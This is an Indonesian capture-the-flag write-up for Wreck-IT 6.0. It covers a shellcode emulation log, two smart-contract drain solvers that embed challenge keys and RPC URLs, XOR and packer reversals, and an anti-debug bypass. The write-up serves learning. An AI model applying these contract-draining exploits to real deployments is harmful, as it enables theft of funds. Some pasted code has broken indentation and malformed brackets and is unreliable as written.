

Wreck-IT 6.0

Karev 🌈 CRY 10:59
mengapa ini intechfest :v

```
C:\WINDOWS\SYSTEM32\cmd < + >
Loaded 157 bytes from file \\wsl.localhost\kali-linux\home\rakabimar\CTF\wreckit\foren\she
Memory monitor enabled..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010ea WinExec(cmd.exe /c echo flag is INTECHFEST{is_it_really_shikata_ga_nai?_00edffbc98ed})
4010f6 GetVersion()
401109 ExitProcess(0)

Stepcount 554694

Analysis report:
    Sample decodes itself in memory.      (use -d to dump)
    Uses peb.InMemoryOrder List
    Instructions that write to code memory or allocs:
    401010 315612          xor [esi+0x12],edx
    40102b 314618          xor [esi+0x18],eax
    401046 317B14          xor [ebx+0x14],edi

Signatures Found: None

Memory Monitor Log:
    *PEB (fs30) accessed at 0x40105c
    peb.InMemoryOrderModuleList accessed at 0x401063

C:\Users\Lenovo\DOWNL0~1\scdbg>
```

keii 💀 ODAY 11:07
okawoakwoakwa
ganti ke wreckit
kayknya salah ngasi dist gw
itu tadinya mw dikeluarin di intech/wreck it masih bimbang gw

Karev
malasmenanggapi
rakabimar

Blockchain

Reentry

GPT gaming :v

<https://chatgpt.com/share/68e1066d-4eb4-800e-b737-50edf2927cfa>

Jadi intinya (menurut gpt) kita bisa buat array yang isinya banyak removeGpsGadget dan kirimnya pakai multicall. Karena setiap kali ngerun removeGpsGadget ada fee yang dibayar, maka lama-kelamaan balancenya akan menjadi 0

Solver

```
#!/usr/bin/env python3
# solve_fixed2.py
# Requirements: pip install web3 eth-account

from web3 import Web3
from eth_account import Account
import sys, time

# ----- CONFIG (from your message) -----
RPC_URL =
"http://146.190.83.95:44444/e70982d3-6ef8-40ca-9200-457e426e7919"
PRIVATE_KEY =
"996f60238785f24c38393e6bca9c7cc4cbdc145de298856d9317aaa0d9ab7be3"
SETUP_CONTRACT_ADDR = "0x9d847a92E95bBca2B9EB5C691525cf21A5Ac4Fb5"
EXPECTED_WALLET_ADDR = "0x020d58c33b99bdeA00751800F23Ec3B624185864"
CALL_COUNT = 20
WAIT_SECS = 120
# -----


# Minimal ABIs
SETUP_ABI = [
    {"inputs": [], "name": "spaceship", "outputs":
[{"internalType":"address","name":"","type":"address"}], "stateMutability":"view", "type":"function"}, {"inputs": [], "name": "isSolved", "outputs":
[{"internalType":"bool","name":"","type":"bool"}], "stateMutability":"view", "type":"function"}, ]
```

```

SPACESHIP_ABI = [
    {
        "inputs": [{"internalType": "bytes[]", "name": "data", "type": "bytes[]"}], "name": "multicall", "outputs": [{"internalType": "bytes[]", "name": "", "type": "bytes[]"}]}, {"name": "removeGpsGadget", "outputs": [], "stateMutability": "nonpayable", "type": "function"}, {"name": "CREATION_FEE", "outputs": [{"internalType": "uint256"}], "stateMutability": "view", "type": "function"}]
]

def main():
    w3 = Web3(HTTPProvider(RPC_URL))
    if not w3.is_connected():
        print("ERROR: cannot connect to RPC:", RPC_URL)
        sys.exit(1)

    acct = Account.from_key(PRIVATE_KEY)
    addr = acct.address
    print("Derived address from private key:", addr)
    if Web3.to_checksum_address(addr) != Web3.to_checksum_address(EXPECTED_WALLET_ADDR):
        print("WARNING: derived address does NOT match EXPECTED_WALLET_ADDR.")
        print(" Expected:")
    Web3.to_checksum_address(EXPECTED_WALLET_ADDR)
        print(" Derived: ", Web3.to_checksum_address(addr))
        print("Aborting to avoid using the wrong key. If you meant to proceed anyway, update EXPECTED_WALLET_ADDR.")
        sys.exit(1)

    setup =
w3.eth.contract(address=Web3.to_checksum_address(SETUP_CONTRACT_ADDR), abi=SETUP_ABI)
    try:
        ship_addr = setup.functions.spaceship().call()
        ship_addr = Web3.to_checksum_address(ship_addr)
        print("Spaceship address:", ship_addr)
    except Exception as e:
        print("ERROR: could not read spaceship() from Setup:", e)

```

```

    sys.exit(1)

ship = w3.eth.contract(address=ship_addr, abi=SPACESHIP_ABI)

# compute selector for removeGpsGadget()
selector_bytes = Web3.keccak(text="removeGpsGadget()")[:4]
remove_calldata_hex = "0x" + selector_bytes.hex()
print("removeGpsGadget() selector (hex):", remove_calldata_hex)

remove_bytes = selector_bytes
calls = [remove_bytes for _ in range(CALL_COUNT)]
print(f"Prepared {CALL_COUNT} removeGpsGadget() entries for multicall.")

nonce = w3.eth.get_transaction_count(addr)
value = 0 # wei

# Build transaction via contract function to ensure proper ABI encoding of bytes[]
tx_dict = ship.functions.multicall(calls).build_transaction({
    "from": addr,
    "nonce": nonce,
    "value": value,
    # do not include gas / fee fields yet
})

# Estimate gas (best-effort)
try:
    gas_est = w3.eth.estimate_gas({
        "from": addr,
        "to": ship_addr,
        "data": tx_dict["data"],
        "value": value,
    })
    gas_limit = int(gas_est * 1.3) + 10000
except Exception as e:
    print("Gas estimation failed:", e)
    gas_limit = 1_500_000

# Determine fees: prefer EIP-1559 fields
# If RPC provides a suggested base fee via fee_history or block header, web3.eth.max_priority_fee works.
try:

```

```

# maxPriorityFeePerGas from node suggestion
max_priority = w3.eth.max_priority_fee # may raise on some
providers

# choose maxFee as base*2 + priority to be safe; if node doesn't
provide base, just use priority*10
head = w3.eth.get_block("latest")
base_fee = head.get("baseFeePerGas", None)
if base_fee is not None:
    max_fee = int(base_fee * 2) + int(max_priority)
else:
    max_fee = int(max_priority * 10)
except Exception:
    # fallback defaults (1 gwei priority, 2 gwei max)
    max_priority = w3.to_wei(1, "gwei")
    max_fee = w3.to_wei(2, "gwei")

chain_id = w3.eth.chain_id

tx_final = {
    "from": addr,
    "to": ship_addr,
    "nonce": nonce,
    "value": value,
    "data": tx_dict["data"],
    "gas": gas_limit,
    "chainId": chain_id,
    # EIP-1559 fields (remove 'gasPrice')
    "maxPriorityFeePerGas": int(max_priority),
    "maxFeePerGas": int(max_fee),
    "type": 2, # explicit dynamic fee
}

print("Sending transaction with nonce", nonce, "gas_limit",
gas_limit,
        "maxPriorityFeePerGas", tx_final["maxPriorityFeePerGas"],
        "maxFeePerGas", tx_final["maxFeePerGas"], "chainId", chain_id)

signed = acct.sign_transaction(tx_final)
tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)
print("TX sent:", w3.to_hex(tx_hash))

# wait for receipt
try:

```

```

        receipt = w3.eth.wait_for_transaction_receipt(tx_hash,
timeout=WAIT_SECS)
    except Exception as e:
        print("Error/wait timed out while waiting for receipt:", e)
        receipt = None

    if receipt:
        print("Receipt status:", receipt.status)
        print("Block number:", receipt.blockNumber)
        print("Gas used:", receipt.gasUsed)
    else:
        print("No receipt (timed out or error).")

# Check Setup.isSolved() if possible
try:
    solved = setup.functions.isSolved().call()
    print("Setup.isSolved():", solved)
except Exception as e:
    print("Could not call Setup.isSolved():", e)

try:
    bal = w3.eth.get_balance(ship_addr)
    print("Spaceship balance (wei):", bal, " ETH:", w3.from_wei(bal,
"ether"))
except Exception as e:
    print("Could not read spaceship balance:", e)

if __name__ == "__main__":
    main()

```

Flag :

WRECKIT60{19_juta_lapangan_pekerjaan_hanzzz_7f98a45e}

Hamburger

Gemini gaming :v

<https://g.co/gemini/share/0a2d04e178d1>

Jadi intinya (menurut gemini) di Ephemeral lockernya ada cek onlyHuman yang berarti untuk resetBeneficiary hanya bisa dilakukan oleh EOA, tapi msg.sender itu sebuah EOA sehingga bisa ngejalankan fungsi itu. Jadi flownya resetBeneficiary -> setBeneficiary -> withdraw

Solver

```
import time
from web3 import Web3, exceptions
# Removed: from eth_account.hdaccount.signer import LocalAccount

# --- Custom Exception ---
class CustomTransactionFailed(Exception):
    """Custom exception for transactions that fail on-chain (status 0)."""
    pass

# --- Configuration ---
# Your unique RPC endpoint
RPC_URL =
"http://146.190.83.95:43333/e987a390-6977-4420-bc1b-e219cccc214"
PRIVKEY =
"fb4a1f00c5bd582254959632386a91c3f888754cdc02e8abc5318997fd2507d4"
SETUP_CONTRACT_ADDR = "0x171e2532A5D7b66AD86eEa77d0bb275149ACFF88"
WALLET_ADDR = "0xaA598C284E54015539B5E0D336dAa4879fC01ad0"

# --- Contract ABIs (Minimal for required functions) ---
EPHEMERAL_ABI = [
    # function resetBeneficiary() external onlyHuman
    {"inputs": [], "name": "resetBeneficiary", "outputs": []},
    "stateMutability": "nonpayable", "type": "function"},

    # function setBeneficiary(address _beneficiary) external onlyHuman
    {"inputs": [{"internalType": "address", "name": "_beneficiary",
    "type": "address"}], "name": "setBeneficiary", "outputs": []},
    "stateMutability": "nonpayable", "type": "function"},

    # function withdraw() external
    {"inputs": [], "name": "withdraw", "outputs": [], "stateMutability": "nonpayable", "type": "function"}
]
```

```

SETUP_ABI = [
    # Ephemeral public ephemeral; (getter)
    {"inputs": [], "name": "ephemeral", "outputs": [{"internalType": "contract Ephemeral", "name": "", "type": "address"}], "stateMutability": "view", "type": "function"},

    # function isSolved() external view returns (bool)
    {"inputs": [], "name": "isSolved", "outputs": [{"internalType": "bool", "name": "", "type": "bool"}]}, "stateMutability": "view", "type": "function"}
]

def send_transaction(w3: Web3, account, contract_function, description: str, retries: int = 3):
    """Builds, signs, and sends a transaction with retry logic.

    The 'account' parameter is now untyped to avoid the specific import error."""
    print(f"\n--- Executing Step: {description} ---")

    for attempt in range(retries):
        try:
            # 1. Build Transaction
            tx_data = contract_function.build_transaction({
                'chainId': w3.eth.chain_id,
                'from': account.address,
                'nonce': w3.eth.get_transaction_count(account.address),
                'gasPrice': w3.eth.gas_price,
            })

            # 2. Sign Transaction
            signed_tx = account.sign_transaction(tx_data)

            # 3. Send Transaction
            tx_hash =
w3.eth.send_raw_transaction(signed_tx.raw_transaction)
            print(f"Transaction sent. Hash: {tx_hash.hex()}")

            # 4. Wait for receipt
            receipt = w3.eth.wait_for_transaction_receipt(tx_hash,
timeout=120)

            if receipt.status == 1:
                print(f"Transaction successful in block
{receipt.blockNumber}.")
        
```

```

        return True
    else:
        print(f"Transaction failed (status=0) in block {receipt.blockNumber}. Retrying...")
        # Raise the custom exception instead of the non-existent web3 exception
        raise CustomTransactionFailed("Transaction status is 0.")

    except exceptions.TransactionNotFound:
        print(f"Attempt {attempt + 1}/{retries}: Transaction not found after waiting. Retrying...")
        time.sleep(2 ** attempt) # Exponential backoff
    except CustomTransactionFailed as e:
        # Catch the custom exception
        print(f"Attempt {attempt + 1}/{retries}: Transaction failed: {e}. Retrying...")
        time.sleep(2 ** attempt)
    except Exception as e:
        print(f"An unexpected error occurred during transaction: {e}. Aborting.")
        return False

    print(f"Failed to execute {description} after {retries} attempts.")
    return False

def solve_challenge():
    """Main function to execute the CTF exploit."""
    try:
        # 1. Initialize Web3 connection and account
        w3 = Web3(HTTPProvider(RPC_URL))
        if not w3.is_connected():
            print(f"Error: Could not connect to RPC URL: {RPC_URL}")
            return

        print(f"Connected to chain ID: {w3.eth.chain_id}")

        player_account = w3.eth.account.from_key(PRIVKEY)
        player_address = w3.to_checksum_address(player_account.address)

        if player_address.lower() != WALLET_ADDR.lower():

```

```

        print(f"Warning: Calculated address ({player_address}) does
not match provided address ({WALLET_ADDR}). Continuing with calculated
address.")

    print(f"Player Address: {player_address}")

    # 2. Get contract instances
    setup_contract_addr =
w3.to_checksum_address(SETUP_CONTRACT_ADDR)
    setup_contract = w3.eth.contract(address=setup_contract_addr,
abi=SETUP_ABI)

    # 3. Get Ephemeral contract address from Setup
    ephemeral_addr = setup_contract.functions.ephemeral().call()
    print(f"Ephemeral Contract Address: {ephemeral_addr}")
    ephemeral_contract = w3.eth.contract(address=ephemeral_addr,
abi=EPHEMERAL_ABI)

    # Check initial solve status
    initial_solve_status =
setup_contract.functions.isSolved().call()
    print(f"Initial solve status: {initial_solve_status}")

    if initial_solve_status:
        print("Challenge already solved. Exiting.")
        return

    # --- EXPLOIT SEQUENCE ---

    # Step 1: Call resetBeneficiary()
    # The player (EOA) passes onlyHuman and clears the beneficiary
    (address(0)).
    tx_func_1 = ephemeral_contract.functions.resetBeneficiary()
    if not send_transaction(w3, player_account, tx_func_1, "1/3:
Resetting beneficiary"):
        return

    # Step 2: Call setBeneficiary(player_address)
    # The player (EOA) passes onlyHuman and the require condition
    passes (beneficiary == address(0)).
    tx_func_2 =
ephemeral_contract.functions.setBeneficiary(player_address)

```

```
        if not send_transaction(w3, player_account, tx_func_2, "2/3:  
Setting player as new beneficiary"):  
            return  
  
        # Step 3: Call withdraw()  
        # The player is now the beneficiary and can withdraw the 10  
ether.  
        tx_func_3 = ephemeral_contract.functions.withdraw()  
        if not send_transaction(w3, player_account, tx_func_3, "3/3:  
Withdrawing funds"):  
            return  
  
        # --- VERIFICATION ---  
        final_solve_status = setup_contract.functions.isSolved().call()  
        print("\n--- Final Verification ---")  
        print(f"Final solve status: {final_solve_status}")  
  
        if final_solve_status:  
            print("SUCCESS! The challenge has been solved, and the  
player's balance is now > 10 ether.")  
        else:  
            print("FAILURE! The challenge was not solved. Review the  
transaction logs.")  
  
    except Exception as e:  
        print(f"An error occurred during the main execution loop: {e}")  
  
if __name__ == "__main__":  
    solve_challenge()
```

Flag

WRECKIT60{hamoud_habibi_hamoud_burgir_hanzzz_4810120a}

Rev

The-Old-Norse-Theorem

Diberikan sebuah binary, jadi pertama saya gunakan strings dan ternyata ketemu function encrypt_file

```
karev@Al mnt/..../test strings chall | grep "encrypt"
encrypt_file
main::encrypt_file
```

Jadi langsung saja kita buka di ghidra buat nyari function itu

```
uStack_40 = runtime::make_slice<proc(T:$[]u8, len:int, allocator:runtime::Allocator, loc:runtime::Source_Code_Location) -> ([]u8, :runtime::Allocator_Error)>(&uStack_40, local_88, local_80, &PTR_s_/mnt/d/smth/Programming/CySec/Pr_00416140, &local_98);
;
local_b8 = uStack_90;
local_c0 = local_98;
memset(local_1c2, 0, 0x102);
main::init(local_1c2);
main::crypt((char *)local_1c2, local_70);
```

Disini bisa dilihat function tersebut memanggil function main::crypt, jadi kita cari lagi

```
char * main::crypt(char *_key, char *_salt)
{
    byte bVar1;
    long in_RXC;
    char *in_RDX;
    char *in_R8;
    undefined8 in_R9;
    long local_30;

    runtime::assert(in_RDX == in_R8, "Input and output slices must have same length", 0x2d,
                   &PTR_s_/mnt/d/smth/Programming/CySec/Pr_004160d0, in_R9);
    for (local_30 = 0; local_30 < (long)in_RDX; local_30 = local_30 + 1) {
        bVar1 = main::next_byte(_key, in_R9);
        runtime::bounds_check_error
            ("~/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse Engineering/The-Old-Norse-the
             onym/main.odin"
             , 0x62, 0x2f, 0x10, local_30, in_R8);
        runtime::bounds_check_error
            ("~/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse Engineering/The-Old-Norse-the
             onym/main.odin"
             , 0x62, 0x2f, 0x1a, local_30, in_RDX);
        *(byte *) (in_RXC + local_30) = _salt[local_30] ^ bVar1;
    }
    return in_RDX;
}
```

Setelah konsultasi sama gipiti sepertinya kode ini xor contents dari filenya dengan suatu key. Karena saya malas nyoba nyari keynya dimana jadi saya punya ide untuk bikin file yg contentsnya 0 semua lalu encrypt file tersebut. Karena isinya 0 maka setelah di encrypt hasilnya akan menjadi keynya (key ^ 0 = key)

```
karev@Al mnt/.. ./test head -c "$(stat -c%$ flag.txt.enc)" /dev/zero > zeros.bin
stat: cannot statx 'flag.txt.enc': No such file or directory
head: invalid number of bytes: ''
karev@Al mnt/.. ./test head -c "$(stat -c%$ ./flag.txt.enc)" /dev/zero > zeros.bin
karev@Al mnt/.. ./test ls
chall zeros.bin
karev@Al mnt/.. ./test ./chall
karev@Al mnt/.. ./test cat zeros.bin.enc
```

	File: zeros.bin.enc
1	♦♦mH1♦?♦*♦)♦s♦♦x~9wV♦♦♦2=p)♦ξ♦)♦`♦♦♦♦,♦1&♦\O♦ ♦GL♦♦b♦♦♦V3'

```
karev@Al mnt/.. ./test xxd zeros.bin.enc
00000000: bce3 816d 4831 c81a 2a9d be29 8273 caf8 ... mH1 .. * .. ) . s ..
00000010: 787e 3977 56e9 f3aa d232 3d70 29f3 a2c6 x~9wV....2=p) ...
00000020: b9ee 29cd a385 ac06 6007 938edbe7 18da .. )..... ` .. .....
00000030: 2c92 3126 1e98 5c4f fc09 e4a3 1d47 4c2a ,.1& .. \0.....GL*
00000040: ff62 a782 9c0e 56e0 a8a4 27 .b....V ...
karev@Al mnt/.. ./test xxd -p -l 128 keystream.enc
xxd: keystream.enc: No such file or directory
karev@Al mnt/.. ./test xxd -p -l 128 zeros.bin.enc
bce3816d4831c81a2a9dbe298273caf8787e397756e9f3aad2323d7029f3
a2c6b9ee29cda385ac066007938edbe718da2c9231261e985c4ffc09e4a3
1d474c2aff62a7829c0e56e0a8a427
```

Maka kita dapat keynya, tinggal xor encrypted flagnya dengan keynya untuk decrypt

Solver

```
#!/usr/bin/env python3
"""

xor_with_hexkey.py
Usage:
    python xor_with_hexkey.py --in flag.txt.enc --out flag.txt
    python xor_with_hexkey.py --in flag.txt.enc --out flag.txt --show

The script treats the pasted multi-line hex as the key bytes and repeats
it
as a keystream: plaintext[i] = ciphertext[i] ^ key[i % len(key)].

"""

import argparse
from pathlib import Path
import sys

HEX_KEY = """
bce3816d4831c81a2a9dbe298273caf8787e397756e9f3aad2323d7029f3
a2c6b9ee29cda385ac066007938edbe718da2c9231261e985c4ffc09e4a3
"""

```

```
1d474c2aff62a7829c0e56e0a8a427
""".strip().replace("\n", "")

def hex_to_bytes(h: str) -> bytes:
    h = "".join(h.split())
    if len(h) % 2 != 0:
        raise ValueError("Hex key has odd length")
    return bytes.fromhex(h)

def repeating_xor(data: bytes, key: bytes) -> bytes:
    out = bytearray(len(data))
    klen = len(key)
    if klen == 0:
        raise ValueError("Key length is zero")
    for i, b in enumerate(data):
        out[i] = b ^ key[i % klen]
    return bytes(out)

def main():
    p = argparse.ArgumentParser()
    p.add_argument("--in", dest="infile", required=True,
    help="Ciphertext file (raw bytes)")
    p.add_argument("--out", dest="outfile", required=True, help="Output
plaintext file")
    p.add_argument("--show", action="store_true", help="Print first 512
bytes of produced plaintext to stdout")
    p.add_argument("--hexkey", default=None, help="Override embedded hex
key (can be one-line hex)")
    args = p.parse_args()

    key_hex = args.hexkey if args.hexkey is not None else HEX_KEY
    try:
        key = hex_to_bytes(key_hex)
    except Exception as e:
        print("Invalid hex key:", e, file=sys.stderr); sys.exit(2)

    infile = Path(args.infile)
    if not infile.exists():
        print("Input file not found:", infile, file=sys.stderr);
    sys.exit(3)

    ct = infile.read_bytes()
    pt = repeating_xor(ct, key)
```

```
Path(args.outfile).write_bytes(pt)
print("Wrote plaintext to", args.outfile)
if args.show:
    try:
        print(pt[:512].decode("utf-8"))
    except Exception:
        # print hex fallback
        print(pt[:512].hex())

if __name__ == "__main__":
    main()
```

Flag

WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}

Dunno

Diberikan file binary ‘chall’ (ELF 64-bit) dan story.md.enc. Binary chall bukan flag checker, melainkan packer one-way yang mengacak file input menjadi blok-blok 4 byte, kemudian write hasil 8 byte LE di tail file. Target kita adalah men-decrypt atau unpack proses tersebut untuk recover story.md dan mendapatkan flag.



FUN_001011f0 adalah function utama. Inti flownya adalah, buka input (rb) & output (wb); baca tiap 4 byte (pad 0 di blok terakhir); lakukan BSWAP32 setiap kata; jika bukan blok pertama, mixer dengan kata terenkripsi sebelumnya (FUN_001015d0); kalikan dengan C=0xB3F3F14B lalu reduksi modulo P=0xF89A4381 (FUN_00101730); tulis semua kata terenkripsi ke output; tambahkan 8 byte ekor berisi panjang asli (LE, ftell sebelum proses).

```
2 local_40 = *(long *) (in_FS_OFFSET + 0x28);
3 if (param_1 == 3) {
4     _stream = fopen((char *)param_2[1], "rb");
5     if (_stream == (FILE *)0x0) {
6         perror("Error opening input file");
7     }
8     else {
9         _stream_00 = fopen((char *)param_2[2], "wb");
0         if (_stream_00 == (FILE *)0x0) {
1             perror("Error opening output file");
2             fclose(_stream);
3         }
4         else {
5             iVar8 = 0;
6             fseek(_stream, 0, 2);
7             local_50 = ftell(_stream);
8             fseek(_stream, 0, 0);
9             _n = (local_50 + 3) / 4;
0             _ptr = malloc(_n * 4);
1             if (_ptr != (void *)0x0) {
2                 while (sVar4 = fread(&_local_44, 1, 4, _stream), sVar4 != 0) {
3                     if (sVar4 < 4) {
4                         if (-int)sVar4 != -4) {
5                             uVar7 = 0;
6                         }
7                     }
8                 }
9             }
0             if (_ptr != (void *)0x0) {
1                 free(_ptr);
2             }
3         }
4     }
5 }
```

Kemudian terdapat function yang penting juga:

- FUN_001015d0 = mixer forward (bit-trick dengan rotasi tergantung previous enc word).

```
uVar3 = (param_2 >> 0xc ^ param_2) & 0xffff;
uVar4 = param_2 >> 0x18 ^ uVar3;
bVar1 = (byte)uVar4 & 0x1f;
uVar5 = param_1 >> bVar1 | param_1 << 0x20 - bVar1;
bVar1 = (byte)(uVar4 >> 5) & 0xf;
uVar4 = uVar5 << (0x10 - bVar1 & 0x1f);
uVar2 = (sbyte)(uVar3 >> 9);
uVar4 = uVar4 ^ ((int)(0xffff << bVar1 & 0xffffU) >> bVar1) * 0x10001 & (uVar5 >> bVar1 ^ uVar4);
uVar3 = uVar4 << (BU - sVar2 & 0x1f);
return uVar3 ^ ((int)(0xff << sVar2 & 0xffU) >> sVar2) * 0x1010101 & (uVar4 >> sVar2 ^ uVar3);
```

- FUN_00101650 = inverse mixer (membalik process 001015d0).

```
uVar3 = (param_2 >> 0xc ^ param_2) & 0xffff;
uVar5 = param_2 >> 0x18 ^ uVar3;
bVar1 = (byte)uVar5 & 0x1f;
uVar6 = param_1 >> bVar1 | param_1 << 0x20 - bVar1;
uVar7 = uVar6 & 0xffff;
bVar1 = (byte)(uVar5 >> 5) & 0xf;
uVar6 = uVar6 >> 0x10;
sVar2 = (sbyte)(uVar3 >> 9);
bVar4 = 8 - sVar2;
uVar5 = uVar7 << (0x10 - bVar1 & 0x1f) & 0xffff | uVar7 >> bVar1;
uVar3 = (uVar7 << (0x10 - bVar1 & 0x1f) | uVar6 >> bVar1) << 0x10 | uVar5;
uVar6 = (uVar5 & 0xffff00) >> 8;
uVar7 = uVar3 >> 0x18;
uVar3 = uVar3 >> 0x10 & 0xff;
uVar3 = uVar3 >> 0x10 & 0xff;
return (uVar7 << (bVar4 & 0x1f) | uVar7 >> sVar2) << 0x18 |
(uVar5 & 0xff) << (bVar4 & 0x1f) & 0xff | (uVar5 & 0xff) >> sVar2 |
(uVar3 << (bVar4 & 0x1f) & 0xff | uVar3 >> sVar2) << 0x10 |
(uVar6 << (bVar4 & 0x1f) & 0xff | uVar6 >> sVar2) << 8;
```

- FUN_00101730 = implementasi (efisien) dari $(x * C) \bmod P$.

```

auVar2._8_8_ = 0;
auVar2._0_8_ = (ulong)param_1 * 0xb3f3f14b;
uVar5 = (ulong)param_1 * 0xb3f3f14b + SUB168(ZEXT816(0x1079e1614) * auVar2,8) * -0xf89a4381;
if (0xf89a4380 < uVar5) {
    uVar1 = uVar5 - 0xf89a4381;
    auVar3._8_8_ = 0;
    auVar3._0_8_ = uVar1;
    lVar4 = SUB168(ZEXT816(0x79e161422870e03) * auVar3,8);
    if ((lVar4 + (uVar1 - lVar4 >> 1) & 0x80000000) != 0) goto LAB_001017a0;
    while (uVar5 = uVar1, 0xf89a4380 < uVar5) {
LAB_001017a0:
    uVar1 = uVar5 - 0x1f1348702;
}
}
return uVar5 & 0xffffffff;
}

```

Rumus Forward yang dilakukan packer adalah untuk tiap blok 'i':

- Ambil $w = \text{BSWAP32}(dw)$, di mana dw 4 byte kecil dari file.
- Jika $i > 0$, $w = \text{MIX_FWD}(w, \text{enc}[i-1])$ (bergantung pada ciphertext sebelumnya).
- $\text{enc}[i] = (w * C) \bmod P$.
- Di akhir file, tulis `orig_len` (uint64 LE).

Parameter:

$C = 0xB3F3F14B$

$P = 0xF89A4381$

Mixer 'MIX_FWD':

- Hitung $a = ((key >> 12) \wedge key) \& 0xFFFF$
- $b = ((key >> 24) \wedge a)$; dari sini:
 - $r = b \& 0x1F \rightarrow \text{ROR32}$ oleh r
 - $b2 = (b >> 5) \& 0xF \rightarrow \text{ROL16}$ pada tiap halfword oleh $(16 - b2)$
 - $s = (a >> 9) \& 0x1F \rightarrow \text{ROL8}$ pada tiap byte oleh $(8 - s)$ (efektif $s \in [0..7]$)

Cara Decode: Untuk tiap $\text{enc}[i]$, kalikan dengan invers modular $C^{-1} \bmod P$ (via extended GCD), lalu balik mixer pakai `prev_enc` dengan urutan inverse rotasi: $\text{ROL8}(s) \rightarrow \text{ROL16}(b2) \rightarrow \text{ROL32}(r)$ ($r, b2, s$ dihitung dari `prev_enc`). Blok pertama dilewati mixer. Setelah itu lakukan `BSWAP32` agar kembali ke little-endian, simpan hasil ke buffer, dan potong output sesuai `orig_len` dari 8 byte terakhir file.

Solver

```

#!/usr/bin/env python3
import struct, sys
from pathlib import Path

P = 0xF89A4381
C = 0xB3F3F14B

def bswap32(x):
    x &= 0xFFFFFFFF
    return ((x >> 24) |

```

```

((x & 0x00FF0000) >> 8) |
((x & 0x0000FF00) << 8) |
((x & 0x000000FF) << 24)) & 0xFFFFFFFF

def rol32(x, r):
    r &= 31; x &= 0xFFFFFFFF
    return ((x << r) | (x >> (32 - r))) & 0xFFFFFFFF

def ror32(x, r):
    r &= 31; x &= 0xFFFFFFFF
    return ((x >> r) | (x << (32 - r))) & 0xFFFFFFFF

def rol8_each_byte(x, k):
    x &= 0xFFFFFFFF; k &= 7
    if k == 0: return x
    out = 0
    for i in range(4):
        b = (x >> (8*i)) & 0xFF
        out |= (((b << k) & 0xFF) | (b >> (8 - k))) << (8*i)
    return out & 0xFFFFFFFF

def rol16_each_half(x, k):
    x &= 0xFFFFFFFF; k &= 15
    if k == 0: return x
    lo = x & 0xFFFF
    hi = (x >> 16) & 0xFFFF
    lo = ((lo << k) & 0xFFFF) | (lo >> (16 - k))
    hi = ((hi << k) & 0xFFFF) | (hi >> (16 - k))
    return ((hi << 16) | lo) & 0xFFFFFFFF

def egcd(a, b):
    if b == 0: return (a, 1, 0)
    g, x, y = egcd(b, a % b)
    return (g, y, x - (a // b) * y)

def modinv(a, m):
    g, x, _ = egcd(a % m, m)
    if g != 1:
        raise ValueError("no modular inverse")
    return x % m

C_INV = modinv(C, P)

def mix_inverse(y, key):
    a = ((key >> 12) ^ key) & 0xFFF
    b = ((key >> 24) ^ a) & 0xFFFFFFFF

```

```

r = b & 0x1F # 0..31
b2 = (b >> 5) & 0x0F # 0..15
s = (a >> 9) & 0x1F # 0..7
# inverse:
y = rol8_each_byte(y, s % 8)
y = rol16_each_half(y, b2 % 16)
x = rol32(y, r)
return x & 0xFFFFFFFF

def decode_file(enc_path: Path, out_path: Path):
    data = enc_path.read_bytes()
    if len(data) < 8 or ((len(data) - 8) % 4) != 0:
        raise ValueError("Bad input size")

    orig_len = struct.unpack_from("<Q", data, len(data) - 8)[0]
    nwords = (len(data) - 8) // 4
    enc = list(struct.unpack_from("<%dI" % nwords, data, 0))
    out = bytearray()
    prev_enc = 0
    for i, ew in enumerate(enc):
        t = (ew * C_INV) % P
        if i == 0:
            w_be = t
        else:
            w_be = mix_inverse(t, prev_enc)
        w_le = bswap32(w_be)
        out += struct.pack("<I", w_le)
        prev_enc = ew

    out = out[:orig_len]
    out_path.write_bytes(out)

def main():
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} story.md.enc story.md")
        sys.exit(1)
    decode_file(Path(sys.argv[1]), Path(sys.argv[2]))
    print("Done.")

if __name__ == "__main__":
    main()

```

Flag

WRECKIT60{5cf0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23}

Intro c

Di challenge ini kita menghadapi sebuah flag checker yang punya anti-debug dan melakukan sedikit self-unpack/pointer rewiring sebelum main.

Intinya:

1. Chall melakukan anti-debug di awal (sebelum main) menggunakan:
 - a. ptrace(PTRACE_TRACE_ME) / PTRACE_DETACH
 - b. Read /proc/self/status dan cari TracerPid:
 - c. Timing check via RDTSC
2. Jika tidak terdeteksi debugger:
 - a. Melakukan decode sebuah blob dan me-rewrite pointer data sehingga PTR_DAT_004034c8 menunjuk ke buffer decoded.
 - b. main membaca input 27 byte dan verif: $\text{input}[i] \wedge \text{c8}[i] == \text{b0}[i]$ untuk $i=0..26$.
3. Jika terdeteksi debugger, maka melewati fase decode/rewire, main keluar cepat sebelum memasukan input.

Dengan LD_PRELOAD kita hook fgets, baca dua tabel (b0 dan c8) dan melakukan XOR → langsung dapat plaintext yang harus diketik user. Di sitolah flagnya.

Function dan bagian penting:

- Program menampilkan prompt (DAT_004020a0) lalu membaca input 0x1c byte ke local_38.
- Loop $i = 0..26$:
 - Mengecek $(\text{local}_38[i] \wedge \text{PTR_DAT_004034c8}[i]) == \text{PTR_DAT_004034b0}[i]$.
 - Jika gagal, tampilkan pesan error (DAT_0040202d) lalu exit(-1).
- Artinya validasi: $\text{input}[i] = \text{b0}[i] \wedge \text{c8}[i]$ (karena XOR komutatif).
- Jika semua 27 byte cocok → tampilkan pesan berhasil (DAT_0040203c).

Anti-debug / pre-main:

- FUN_00401270: pakai RDTSC + syscall ptrace, buka /proc/self/status, cari "TracerPid:", parse dengan strtol, set global DAT_00403508 untuk menentukan jalur eksekusi.
- FUN_004014f0: memanggil FUN_00401270, lalu menulis nilai ke tabel pointer PTR_DAT_004034b8[...] rewiring.
- FUN_00401400: transformasi byte-wise pada buffer dengan gate waktu RDTSC, hasilnya decoded blob yang dipakai main.

Anti-debug / pre-main:

- PTR_DAT_004034b0 → array 27 byte (b0).
- PTR_DAT_004034c8 → decoded blob di 0x40207e pada jalur bersih (c8).
- String prompt/error/sukses berada di .rodata (prompt: "uhh, umm, plss, giv.. me something.. ...").
- Keyword anti-debug: /proc/self/status, "TracerPid:".

